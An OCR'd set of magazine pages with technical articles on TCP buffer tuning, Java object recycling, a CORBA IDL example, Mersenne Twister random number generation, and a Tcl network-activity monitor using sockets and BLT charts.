


Figure 2. tcptrace *showing Linux TCP bug*

Linux to Linux *Linux to Solaris*

I recently used these tools to help identify a rather severe TCP bug in Linux. On a particular wide area network path I was getting a consistent 20 Mbps throughput with Solaris or FreeBSD sending to Solaris, Linux, or FreeBSD, but only 0.5 Mbps with Linux to Solaris or FreeBSD (Linux to Linux was also fine). Using `tcpdump/tcptrace/xplot`, I got the following plots. You have to be a serious TCP expert to really understand these plots (which I am not), but it's pretty clear that something strange is going on in the Linux sender. Using this data in Figure 2 as evidence, I was quickly able to convince the Linux TCP developers that there was a bug here, and the Linux 2.2.18 and the Linux 2.4.0-test12 kernels now include a fix for this problem.[1]

1. This Linux sender bug only occurs on networks with at least a 25 ms RTT and an end-to-end network path of at least 10 Mbps, and must have at least some congestion. The bug has something to do with the computation of the TCP RTO timer. If you are running a Linux server in this sort of network environment, I strongly encourage you to upgrade your kernel for find and install patch. For more information, see <*http://www-didc.lbl.gov/Linux-tcp-bug.html*>.

5.0 Tools

Here is the list of tools mentioned in this document, and a few others you may find useful:

- iperf: currently the best tool for measuring end-to-end TCP/UDP performance—<*http://dast.nlanr.net/Projects/Iperf/index.html*>
- NetTune: a library to increase the socket buffer size via an environment variable—<*http://www.ncne.nlanr.net/tools/application.html*>
- pipechar: hop-by-hop bottleneck analysis tool—<*http://www-didc.lbl.gov/pipechar/*>
- pchar: hop-by-hop performance measurement tool—<*http://www.employees.org/~bmah/Software/pchar/*>
- psockets: easy to use parallel sockets library—<*http://www.ncdm.uic.edu/html/psockets.html*>
- tcpdump: dumps all TCP header information for a specified source/destination—<*ftp://ftp.ee.lbl.gov/*>
- tcptrace: formats tcpdump output for analysis using xplot—<*http://jarok.cs.ohiou.edu/software/tcptrace/*>
- NLANR TCP Testrig: Nice wrapper for tcpdump and tcptrace tools—<*http://www.ncne.nlanr.net/TCP/testrig/*>
- traceroute: lists all routers from current host to remote host—<*ftp://ftp.ee.lbl.gov/*>

Many other tools are listed at the NLANR Engineering Tools Repository at <*http://www.ncne.nlanr.net/tools/*>.

6.0 Other Useful Links

- Solaris 2.6 SACK patch: <*ftp://play-ground.sun.com/pub/sack/tcp.sack.tar.Z*> (SACK is part of Solaris >= 2.7 and Linux >= 2.2)
- Pittsburgh Supercomputer Center Tuning Guide: <*http://www.psc.edu/networking/perf_tune.html*>

7.0 Updates

The goal is to continually update this document. Please send additions and corrections to <*bltierney@lbl.gov*>. Note that the Web-based version at <*http://www-didc.lbl.gov/tcp-wan.html*> may be more up-to-date.

8.0 Acknowledgments

The work described in this paper is supported by the US Dept. of Energy, Office of Science, Office of Computational and Technology Research, Mathematical, Information, and Computational Sciences Division (<*http://www.er.doe.gov/production/octr/mics/index.html*>), under contract DE-AC03-76SF00098 with the University of California. This is report no. LBNL-45261.

9.0 References

1. V. Jacobson, “Congestion Avoidance and Control,” Proceedings of ACM SIGCOMM ’88, August 1988.

2. J. Semke, M. Mathis Mahdavi, “Automatic TCP Buffer Tuning,” *Computer Communication Review*, ACM SIGCOMM, vol. 28, no. 4, October 1998.

3. B. Tierney, J. Lee, B. Crowley, M. Holding, J. Hylton, F. Drake, “A Network-Aware Distributed Storage Cache for Data Intensive Environments,” Proceeding of IEEE High Performance Distributed Computing Conference (HPDC-8), August 1999, LBNL-42896.

Appendix A: Changing TCP System Default Values

On Linux, add something like the following to one of your boot scripts. On our systems, we add the following to /etc/rc.d/rc.local to increase the maximum buffers to 8 MB and the default to 64 KB.

```
echo 8388608 > /proc/sys/net/core/wmem_max
echo 8388608 > /proc/sys/net/core/rmem_max
echo 65536 > /proc/sys/net/core/rmem_default
echo 65536 > /proc/sys/net/core/wmem_default
```

For Solaris, create a boot script similar to this (e.g., /etc./rc2.d/S99ndd):

```
#!/bin/sh
# increase max tcp window
# Rule-of-thumb: max_buf = 2 x cwnd_max (congestion window)
ndd -set /dev/tcp tcp_max_buf 4194304
ndd -set /dev/tcp tcp_cwnd_max 2097152
# increase DEFAULT tcp window size
ndd -set /dev/tcp tcp_xmit_hiwat 65536
ndd -set /dev/tcp tcp_recv_hiwat 65536
#
osver=`uname -r`
# Turn on Selective Acks (SACK)
if [ $osver = "5.7" ]; then
    # SACK is on in "passive" mode by default in Solaris.
    # This will set it to "active" mode
    ndd -set /dev/tcp tcp_sack_permitted 2
fi
```

Note that SACK comes as part of Solaris >= 2.7, but for Solaris 2.6, you must install the SACK patch, available from <*ftp://playground.sun.com/pub/sack/tcp.sack.tar.Z*>

For Irix (6.4, 6.5), the maximum TCP buffer doesn’t appear to be setable, and is fixed at 4 MB. To modify the default buffer size, edit the file: /var/sysgen/master.d/bsd, and set:

```
tcp_sendspace=65536
tcp_recvspace=65536
```

See the PSC TCP Performance Tuning guide (<*http://www.psc.edu/networking/perf_tune.html*>) for information on setting TCP parameters for other operating systems.

Appendix B: C Code to Set the TCP Buffer Size

Here is how to use the setsockopt call to set TCP buffer sizes within your application using C:

```
int skt, int sndsize;
err = setsockopt(skt, SOL_SOCKET, SO_SNDBUF, (char *)&sndsize,
      (int)sizeof(sndsize));
```

or

```
int skt, int sndsize;
err = setsockopt(skt, SOL_SOCKET, SO_RCVBUF, (char *)&sndsize,
      (int)sizeof(sndsize));
```

Here is sample C code for checking what the buffer size is currently set to:

```
int   sockbufsize = 0; int   size = sizeof(int);
err = getsockopt(skt, SOL_SOCKET, SO_RCVBUF, (char *)&sockbufsize,&size);
```

Note: It is a good idea to always call `getsockopt` after setting the buffer size, to make sure that the OS supports buffers of that size. The best place to check it is after the server `listen()` or client `connect()`. Some OSes seem to modify the TCP window size to their max or default at that time. Also note that Linux mysteriously doubles whatever value you pass to the `setsockopt` call, so when you do a `getsockopt` you will see double what you asked for. Don't worry, as this is "normal" for Linux.

Appendix C: Checking for Full vs. Half Duplex Mode

Have your network administrator check what duplex your switch or hub is set to, and then check your hosts.

On Solaris, here is the command to check the duplex:

```
ndd /dev/hme link_mode
```

where a return value of 0 = half duplex, and 1 = full duplex.

To force to full duplex:

```
ndd -sec /dev/hme adv_100fdx_cap ndd -set /dev/hme adv_autoneg_cap 0
```

To force to half duplex:

```
ndd -sec /dev/hme adv_100hdx_cap ndd -set /dev/hme adv_autoneg_cap 0
```

Please send info on other operating systems to <*bltierney@lbl.gov*>, and I'll add them to the version of this document on my Web site.

java performance

Recycling Objects

by Glen McCluskey

Glen McCluskey is a consultant with 15 years of experience and has focused on programming languages since 1988. He specializes in Java and C++ performance, testing, and technical documentation areas.

<glenm@glenmccl.com>

If you've ever looked at trying to optimize dynamic storage allocation (using malloc/free functions in C), one of the issues that comes up is object recycling. The idea is to somehow keep a list of freed objects around as part of your application, so that you don't incur the overhead of malloc/free, and can instead reuse objects.

The Java language uses a different model of storage allocation than C, with a "new" operator for allocating objects, and garbage collection for reclaiming them. But the same idea of object recycling can potentially be applied, and it's worth considering an example and some of the trade-offs with such an approach.

An Example

The example we'll use for this discussion is one that inserts nodes in a binary tree:

```
import java.util.Random;

public class Tree {
    // true if should recycle tree nodes
    static boolean recycle_flag;
    // class for tree nodes
    static class Node {
        int key;
        Node left;
        Node right;
        static Node freelist;
    }
    // root of binary tree
    private Node root;
    // insert into tree
    private Node insert2(Node p, int k) {
        if (p == null) {
            if (Node.freelist != null) {
                p = Node.freelist;
                Node.freelist = Node.freelist.left;
                p.left = null;
                p.right = null;
            }
            else {
                p = new Node();
            }
            p.key = k;
        }
        else if (k < p.key) {
            p.left = insert2(p.left, k);
        }
        else if (k > p.key) {
            p.right = insert2(p.right, k);
        }
        return p;
    }
    public void insertKey(int k) {
        root = insert2(root, k);
    }
    // look up a key

    public boolean findKey(int k) {
        Node curr = root;
        while (curr != null) {
            if (k == curr.key)
                return true;
            if (k < curr.key)
                curr = curr.left;
            else
                curr = curr.right;
        }

        return false;
    }

    // delete the tree and recycle nodes

    private void delete2(Node p) {
        if (p == null)
            return;

        delete2(p.left);
        delete2(p.right);

        p.left = Node.freelist;
        Node.freelist = p;
    }

    public void deleteTree() {
        if (recycle_flag)
            delete2(root);

        root = null;
    }

    // driver

    public static void main(String args[]) {
        Random rn = new Random(0);

        recycle_flag = true;

        Tree t = new Tree();

        long start = System.currentTimeMillis();

        for (int i = 1; i <= 500; i++) {
            int n = (int)(rn.nextFloat() * 25000);
            for (int j = 1; j <= n; j++) {
                int r = rn.nextInt();
                t.insertKey(r);
                if (!t.findKey(r))
                    System.err.println("error: " + r);
            }
            t.deleteTree();
        }

            long elapsed = System.currentTimeMillis() - start;

            System.out.println(elapsed);

    }
}
```

The program does 500 iterations, with 0–25000 random nodes inserted at each iteration.

At the end of an iteration, tree nodes are freed. If recycle_flag is false, then freeing consists simply of saying:

```
root = null;
```

which makes all the tree nodes unreachable, and subject to garbage collection. If instead we want to recycle nodes, the tree must be traversed and all the nodes added to a free list, a list whose head is represented as a static field (a single copy across all Node objects) in Node. The free list is consulted in the insert2() method, and a reclaimed Node object is used if possible.

Performance

When recycle_flag is set to true, the demo program runs about 20% faster than the standard approach, using a couple of different Java compilers for timing.

In this particular application, it's expensive to walk the binary tree and reclaim all the nodes, and some other simpler use of nodes might result in a greater speedup. For example, you might have a linked list, and you can reclaim the whole list of nodes at fixed cost, by manipulating a few links.

Discussion

Suppose that you use recycling in your program, and it does give you enough of a speed increase to be worth the more complex logic. What are the issues with this approach, other than performance?

One issue is constructors. In Java programming, an object is typically initialized by a constructor, used to set the initial object state. In the example above, however, this issue is sidestepped. For example, in insert2(), when an object is reclaimed from the free list, the "left" and "right" fields must be set to null, which normally would be done as part of default object initialization or by a constructor.

Another point concerns thread-safe programming. If multiple threads are executing the code above, with multiple tree structures active, then there's a big issue with locking while updating the free list. Our demo program doesn't do this, and would need to use synchronized statements to implement such locks. Locking comes at a price, which works against the 20% advantage we claimed earlier.

A third issue is that the program may hold a lot of memory on its free list, which means that the memory is unavailable to the rest of the application.

Is recycling useful? Yes, but perhaps only if you have simple data structures like linked lists, where you can free up all the nodes quickly, and the nodes themselves have obvious initialization semantics. If these requirements are not met, then the costs of recycling seem to outweigh the advantages.

using CORBA with java

A Mini Napster

Part I

by Prithvi Rao

Prithvi Rao is the co-founder of KiwiLabs, which specializes in software engineering methodology and Java/CORBA training. He has also worked on the development of the MACH OS and a real-time version of MACH. He is an adjunct faculty at Carnegie Mellon and teaches in the Heinz School of Public Policy and Management.

<prithvi+@ux4.sp.cs.cmu.edu>

Introduction

The need to understand middleware technologies such as CORBA, DCOM, and RMI has been hastened in recent years partially because they have all matured to the point that they are all capable of being deployed in scalable and evolvable distributed applications.

In this article I present a code example that I call a "mini napster." In this example the client and server communicate using the Object Request Broker (ORB) that is available with the JDK1.2 release. The example itself is a simple Java program, but it is adequate for the purposes of demonstrating the capabilities of CORBA.

A Brief History of CORBA and DCOM

The CORBA movement was largely a response to the pioneering effort by Microsoft in the development of their component object model (COM). In both cases these software capabilities (also known as middleware) made it possible to write powerful distributed applications with more ease. I am not suggesting that writing distributed applications using DCOM and CORBA are trivial but that they are much easier than programming at the remote procedure call (RPC) layer.

In fact one of the stated goals of the Object Management Group (OMG) that developed the specification for CORBA was to make programming-distributed applications as simple as writing non-distributed applications. The salient steps are:

1. Create an object
2. Make it distributable
3. Make it distributed

This approach is predicated heavily on the deployment of sound object-oriented software engineering design and analysis. In our example we will assume that this is the case.

The main difference between DCOM and CORBA is that CORBA has been proven to run on various flavors of UNIX as well as Windows; DCOM clearly runs best on Microsoft platforms, and although the marketing literature suggests that it is supported on UNIX (Bristol and MainSoft are examples of companies making these claims), it is likely that the performance will be unacceptable for most practical purposes.

The CORBA Interface Definition Language (IDL)

The CORBA IDL is a purely declarative language designed for specifying programming-language-independent operational interfaces for distributed applications. The OMG specifies a mapping from IDL to several different programming languages including C, C++, Java, ADA, COBOL and SmallTalk. For each statement in the IDL there is a mapping to a corresponding statement in the programming language. For instance, all the primitive types in Java are supported. There is also provision to define new types such as structures.

One of the main features of the CORBA IDL is that it is intended to capture the design of the server. In other words, the IDL is a language-independent representation of the server and therefore promotes an important concept of "design portability"; consequently it is possible to write the client in one language and the server in another (by using IDL compilers for both languages) and thus promote inter-operability as well.

Napster Server

The Napster server permits a client application to register the name of an artist and album and perform operations on this data. Specifically the operations are:

- Add an item
- Delete an item
- Find an item
- Update an item

Napster also requires that this information be available as a record structure, so it is necessary to define a data type which is a "struct."

The Napster IDL

The Napster IDL file called "Napster.idl" is a text file that has the following entries:

```
module Napster
{
    struct Record
    {
        long version;
        string artist_name;
        string album_name;
        string owner_name;
    };

    interface NapsterServerI
    {
        Record findItemInServer(in string albumName);
        string addRecordInServer(in Record desiredRecord);
        boolean deleteItemInServer(in Record desiredRecord);
        boolean updateRecordInServer(in Record desiredRecord,
        in string newOwner);
    };
};
```

Mapping the IDL to Java

In this section we will compile the Napster.idl file and examine the output. The idltojava compiler takes an IDL file as an input and generates the required Java files as follows:

```
idltojava Napster.idl (or idltojava -fno-cpp Napster.idl)
```

The "module" translates to a Java package name. When this file is compiled using the idl2java compiler it will create a directory called "Napster" into which it adds the client stubs and server skeleton code for use by the client and server.

The "interface" translates to a Java interface that must be "implemented" (recall that you extend classes and implement interfaces). The methods that are defined in this interface are commensurately translated to Java methods in the Java interface.

Making Sense of the Output of IdltoJava

In this section we examine the files that are generated by the idltojava compiler.

NapsterServerIImplBase.java

This abstract class is the server skeleton that provides basic CORBA functionality for the server. It implements the NapsterServerI.java interface. The server class NapsterServant extends _NapsterImplBase.

NapsterStub.java
This class is the client stub providing CORBA functionality for the client. It implements the NapsterServerI.java interface.

NapsterServerI.java
This interface contains the Java version of the IDL interface. It contains the four methods defined:

```
package Napster;
public interface NapsterServerI
      extends org.omg.CORBA.Object, org.omg.CORBA.portable.IDLEntity {
      Napster.Record findItemInServer(String albumName)
;
      String addRecordInServer(Napster.Record desiredRecord)
;
      boolean deleteItemInServer(Napster.Record desiredRecord)
;
      boolean updateRecordInServer(Napster.Record desiredRecord,
      String newOwner)
;
}
```

NapsterServerIHelper.java
This final class provides auxiliary functionality and, in specific, the "narrow" method required to cast CORBA object references to their proper types.

NapsterServerIHolder.java
This final class holds a public instance member of type NapsterServerI. It provides operations for "out" and "inout" arguments that CORBA has but which do not map easily to Java semantics.

When you write the IDL interface, you are really doing all the programming that is required to generate all the files mentioned to support the distributed application. The only additional work required is the actual implementation of the client and server classes.

In the next article I will present the client and server code for the Napster example and provide instructions on how to run this application. We will observe that the structure of a CORBA server and client code written in Java are identical to most Java applications as described below:

- Import the required library packages
- Declare the server class
- Define a main method
- Handle exceptions

Conclusion

The level of difficulty in writing distributed applications is significantly ameliorated with the advent of middleware such as CORBA. Consider that writing the Napster example using RPC not only requires advanced knowledge of networks and how they work but also promotes embedding network-related code in the application, generally considered bad software engineering practice.

It is true to say that CORBA presents its own challenges and there is a finite learning curve that must be addressed in order to feel confident with this technology. It has been my experience, however, that once the concepts are understood, CORBA will not present any mystery to practitioners.

The level of difficulty in writing distributed applications is significantly ameliorated with the advent of middleware such as CORBA.

a new twist on random number generators

by Ray Swartz

Ray Swartz has been fascinated with computer simulation since learning about it in graduate school. Since then, Ray has created computer models of copper mine development, ink-jet printers, financial planning, and betting strategies.

<ray@trainingonline.net>

It is surprising how frequently I need to use random numbers in my programs. First, I like to write games of chance involving dice or cards. Second, I am often hired to write Monte Carlo simulation models, which make heavy use of random numbers to select values from probability distributions. What's more, I often find random numbers useful for testing my code.

When I first started using random numbers, I wondered, how could a number generated by a deterministic computer program be considered "random" in any sense of the word? Wouldn't numbers generated by a computer program show some obvious pattern?

Well, yes and no.

Some Random History

In 1946, John Von Neumann suggested generating random numbers by squaring the previous number (usually called the "seed") and extracting its middle digits. After some research, it was discovered that this "middle-square method" cycled (produced the same run of numbers) fairly quickly and that the longest period (the length of values between repeated numbers) was 142 [Knuth, *The Art of Computer Programming*, vol. 2, p. 4].

Knuth [p. 5] demonstrates that "random" algorithms don't necessarily generate random numbers. A 13-step "Super-random" generator invented by Knuth cycled when it hit a number that was "magically" transformed into itself by the algorithm.

Knuth concludes, "random numbers should not be generated with a method chosen at random."

Linear Congruential Generators

The most common way to generate random numbers today is by using a linear congruential generator (LCG). LCGs are of the form

*(a * seed + c) % modulus*

where *seed* refers to the last number generated. If the *modulus* is the word size of the machine and the calculation is done as an unsigned integer, we can reduce this to

*a * seed + c*

A particular LCG produces a set sequence of numbers. That is, a specific pair of *a* and *c* values generates the same set of numbers in the same order every time. What makes this useful is that if you choose *a* and *c* carefully, the sequence is long, exhibits "random" characteristics, and is repeatable (something a truly random phenomenon isn't!). LCGs also generate their results quickly.

In summary, the rules for selecting *a* and *c* as to maximize the LCG's period are:

1. if the modulus is a power of 2, pick *a* so that *a % 8 = 5*;
2. *a* should be between *0.01 * modulus* and *0.99 * modulus*;
3. the value of *c* must have no factor in common with the modulus.
   [Knuth, p. 184]

Note that LCGs with a maximum period are not necessarily "random." Consider the sequence: 1, 2, 3, 4, 5, ... (e.g., $a = 1$ and $c = 1$). This sequence has a maximum period but exhibits very little randomness!

A Few Random Comments

In choosing values for a and c, how can we distinguish a "good" (i.e., random) LCG from a "bad" one (i.e., 1, 2, 3, 4, 5, ...)? Therein lies the rub! What makes a sequence of numbers random enough?

Over time, several tests have been devised to check the randomness of the generated numbers. Many tests are statistical in nature like the chi-squared test (which determines the likelihood of an observed result compared to an expected result) and the mean test (checking the mean of generated numbers between 0 and 1 – it should be very close to 0.5).

The most important randomness test for LCGs is the spectral test, which tests sequences of numbers for patterns in n-dimensional space. Knuth values the spectral test: "Not only do all good generators pass this test, all generators now known to be bad actually fail it" [p. 93]. He also provides a table of results for the spectral test of 29 LCGs [p. 106]. A rigorous suite of tests, known as the "Die Hard" tests, was written by Professor Marsaglia of Florida State University. Professor Marsaglia can be reached at <*geo@stat.fsu.edu*>.

Why should you care about how random numbers are generated? Why not just use whatever the rand() function gives you? The answers are: (1) system random number generators have proven to be unreliable in the past and (2) supplied random number generators may be slow or have too small a period for the task at hand.

My first experience with computer simulation was using the random function built into a PDP-11. For 1,000 coin flips, my program reported that heads came up 65% of the time! More coin flips didn't change the outcome. Since then, I have always written my own (well, actually, it was one recommended by Knuth) LCGs to generate random numbers for my programs.

This is not to say that all random number generators supplied by rand() functions are bad, only that you should be wary of using any random number generator for serious work without first learning its pedigree and effectiveness.

You should be wary of using any random number generator for serious work without first learning its pedigree and effectiveness.

Generating Limits

One problem that arises when using LCGs is that even the best ones cycle, this being the very nature of LCGs. Knuth recommends pulling no more than modulus/1,000 values from an LCG. This isn't a problem if you are testing a program that requires only a few thousand random data points. However, a large, complex simulation might require a million random numbers or more to produce meaningful results.

Recently, I faced precisely this problem. I was hired to create a detailed model for a piece of computer hardware – a model with a huge appetite for random numbers. What's more, the client wanted to be able to run the model on standard PCs (whose word sizes are 32 bits).

If your modulus is 32 bits long (as is the case with most PC and UNIX random number generators), then modulus/1,000 is only about 4 million random numbers, not nearly enough! Not only would my model run up against this limit, but after a few

If you have a need for a reliable random number generator, I highly recommend you check out the Mersenne Twister.

runs, I might have to trash my trusted LCG and find another one. Picking good LCGs is not all that simple and a bad one often produces meaningless results.

The newer random() generators from Earl T. Cohen (which are not LCGs), with their dramatically larger state space and non-linear additive feedback methods, can give a long enough sequence (2**69), but they are only available on UNIX systems.

What was I going to do? Moving the model to a machine with a bigger word size was not an option, in this case.

Random Numbers with a Twist

I discovered a completely different solution: a Web search pointed me to the home page of the Mersenne Twister (MT), a random number generator developed by Makoto Matsumoto and Takuji Nishimura of Keio University in Japan.

The basic idea is quite simple. Instead of generating numbers by manipulating a single seed, the MT generates numbers by "twisting" the bits in 623 seeds.

Here is how it works: first, using a traditional LCG, generate 623 values. When these have been used up, create a new set of 623 values by mixing the bits of two consecutive numbers. When this new set has been used, repeat the mixing procedure to get another 623.

Here is a simplified example in base 10 using three numbers. First, we generate three random numbers:

```
123
221
332
```

To create a new set of values in this example, take the first digit of one value and combine it with the last two digits of the next value. This results in:

```
121
232
323
```

where "next" for the final value means "wrap back to the first number."

Matsumoto and Nishimura have proven that the period of the MT is $2^{(19937)}$-1, which is around $10^{6,000}$ (The generator is named for the length of its cycle, which is a Mersenne prime.) The period of MT is so large that it can't be fully generated by today's computers (there are approximately 2^{80} microseconds in 10 billion years)!

The MT is relatively new (1998) but has been in general use since it was unveiled. The MT has been extensively tested and passed all current tests, including the spectral test and the Die Hard suite. For more information, see the MT home page (<*http://www.math.keio.ac.jp/~matumoto/emt.html*>), which contains links to MT implementations in many programming languages, scientific papers, and other news. The MT code is freely available. Dr. Matsumoto only asks that you send him email if you choose to use the MT.

I've been using the MT for all my random number needs for the past six months and can say that it runs fast, passes every test I've tried on it, and frees me from worrying about the number of values I pull from it. If you have a need for a reliable random number generator, I highly recommend you check out the Mersenne Twister.

the tclsh spot


The previous Tclsh Spot article described how to use the Tcl socket command to build a simple client-server-based system monitor to watch disk space usage.

by Clif Flynt

Clif Flynt has been a professional programmer for almost twenty years, and a Tcl advocate for the past four. He consults on Tcl/Tk and Internet applications.

<clif@cflynt.com>

This article will expand on that idea to create a network activity monitor with a graphical display looking something like this:



The server in the previous article looked like this:

```
socket -server initializeSocket 55555

proc initializeSocket {channel addr port} {
      after 1000 sendDiskInfo $channel
}

proc sendDiskInfo {channel} {
      set info [exec df]
      puts $channel $info
      flush $channel
      after 2000 sendDiskInfo $channel
}

vwait done
```

This simple server has a few serious shortcomings. It throws an error when a client closes a connection, and it doesn't do any validity checks to confirm that a client is entitled to the information it's getting.

The error condition occurs when the server tries to flush the data out of a socket that was closed by the client. The simplest way to test if a channel is open is to try to send data, and see if it fails. Which is how the server generates those ugly error messages. If there were a way to run a command and find out if it worked without throwing an error, this would be perfect.

The catch command evaluates a script and returns the success or failure status without invoking the Tcl error handlers. The value that would otherwise be returned by the script is saved in an optional second variable.

Syntax: catch *script* *?varName?*

catch	Catch an error condition and return the status and results rather than aborting the script.

script	The Tcl script to evaluate.
varName	Variable to receive the results of the script.

These two lines produce equivalent results, but the second one won't fail if x contains a non-numeric value:

```
set x2 [expr $x * 2]
set fail [catch {expr $x * 2} x2]

# Deal with the error
if {$fail} {puts "$x is not a number"}
```

One of the simplest validation checks is to confirm that the IP address a client is connecting from is on the list of allowed sites. Since the Tcl interpreter gives us the address of the client as one of the arguments to our initializeSocket procedure, it's easy to add this style of validation to the server. We could simply search a list of allowed IP addresses for this client address and close the channel if the search failed.

Unfortunately, while Tcl will search a list for patterns with wildcards, it won't search a list where some list elements have wildcards for a match to a specific string. So, if we wanted to use lsearch to search our string, we'd have to put each allowed address into the list. If you want to allow access to everyone on your class A subnet, this would get ugly.

However, the string match command will let us match a wildcard pattern against a fixed string, and we can use that to check for matches within a much smaller list.

Syntax: string match *pattern* *string*

string match	Returns 1 if pattern matches string, else returns 0.
pattern	The glob pattern to compare to string.
string	The string to match against the pattern.

This code compares the client IP address with patterns in a list, and only allows clients that match one of the patterns. A second set of patterns, and similar code, could check for addresses on a "forbidden" list.

```
set Server(allowed) {192.168.9.* 127.0.0.1}
...
proc initializeSocket {channel addr port} {
    global Server

    set reject 1
    foreach ip $Server(allowed) {
      if {[string match $ip $addr]} {
        set reject 0
        break;
      }
    }
    if {$reject} {
      close $channel
      return
    }
...
```

The previous server handles one type of service. It reports disk usage. Traditionally, we build a different server for each application, since most servers are complicated programs performing complicated tasks.

However, the system monitor server is pretty simpleminded. It leaves all the fancy analysis to the clients. So, rather than run multiple servers on this already overloaded machine, we can use a single server that listens on multiple ports and reports different information depending on which port was accessed.

The syntax for the socket command is:

```
socket  -server  command  ?options?  port
```

The command argument is generally thought of as the name of a procedure to invoke, but it's actually a script to which Tcl will append the three arguments and evaluate. You could have something as simple as the name of the procedure to evaluate, as we did in the previous server, or an arbitrarily complex command script.

In this case, we can pass a new argument to the initializeSocket procedure and have the initializeSocket procedure parse that value to decide which data reporting procedure to evaluate. That value could be some flag (1 for disk, 2 for network activity), but it's simpler to let the Tcl interpreter do the parsing for us by passing the name of the procedure to call to send data to the initializeSocket procedure like this:

```
socket -server {initializeSocket sendDiskInfo} 55555
socket -server {initializeSocket sendNetInfo} 55556

proc initializeSocket {proc channel addr port} {

  # Check validity.
      after 1000 $proc $channel
}
```

The sendNetInfo procedure looks a lot like the sendDiskInfo command, except that we collect some network statistics instead of disk usage.

On a Linux system, I can get a report of the number of bytes that have been transferred by reading the file /proc/net/dev. On a BSD system, you can get this information with the ifconfig command.

Here's the sendNetInfo procedure for a Linux system:

```
proc sendNetInfo {channel} {
      set if [open /proc/net/dev "r"]
      set data [read $if]
      close $if
      puts $channel $data
      set fail [catch {flush $channel} ]

      if {$fail} {
          close $channel
      } else {
          after 2000 sendNetInfo $channel
      }
}
```

Meanwhile, on the client end, we need to read that data.

The previous client looped on gets and hung until a line of data was available. This works fine for a simple client, but is a rather inelegant way of dealing with I/O.

Tcl supports both the linear type of program flow that we used in that block-until-data-is-ready model, and an event driven flow in which the interpreter waits in an event loop until something happens.

The fileevent command defines a script to evaluate when data becomes available. This guarantees that data will be available to read when the script is called, thus the application never blocks.

Syntax: fileevent *channel direction ?script?*

fileevent	Defines a script to evaluate when a channel readable or writable event occurs.
channel	The channel identifier returned by open or socket.
direction	Defines whether the script should be evaluated when data becomes available (readable) or when the channel can accept data (writable).
?script?	If provided, this is the script to evaluate when the channel event occurs. If this argument is not present, Tcl returns any previously defined script for this file event.

The lines in our client to implement this look like this:

```
set input [socket $Client(ip) $Client(port)]
fileevent $input readable "getNetInfo $input"
```

Once we've read a line of data we need to figure out if this line has any useful information in it. The output of /proc/net/dev includes two lines of column headers and some trailing blank lines that have no useful information (for this procedure).

The first word of the data lines from /proc/net/dev is the name of the device, but the second word will always be a number in the lines with data to process. The client can check to see if the second word is really a number, and if it's not go on to the next line.

The newer versions of Tcl have a string is command that will let you figure out if a string contains alphabetic, numeric, control characters, etc.

For older versions, we can use the catch and expr commands to figure out if a value is numeric.

If a value is numeric, you can multiply it. If the string has non-numeric characters in it, the exec command will fail, and catch will return an error.

Here's code to check that the second word in a line of data is numeric, and return immediately if it isn't.

```
if {[catch {expr [lindex $line 1] * 2} ]} {return}
```

Once we strip out the headers and blank lines, we are still getting a lot of numeric data, and we need to do something with it. This looks like another great application for the BLT widgets. The set of articles about the stock robots discussed using the BLT graph widget. This article will describe a bit about the BLT barchart widget.

You create a BLT barchart very much as you'd create a graph (or any other Tk widget).

Syntax: barchart *name ?option value?*

name	A name for this barchart widget, using the standard Tcl window-naming conventions.	
?option value?	Option and value pairs to fine-tune the appearance of the barchart. The available options include:	
	-background	The color for the barchart background.
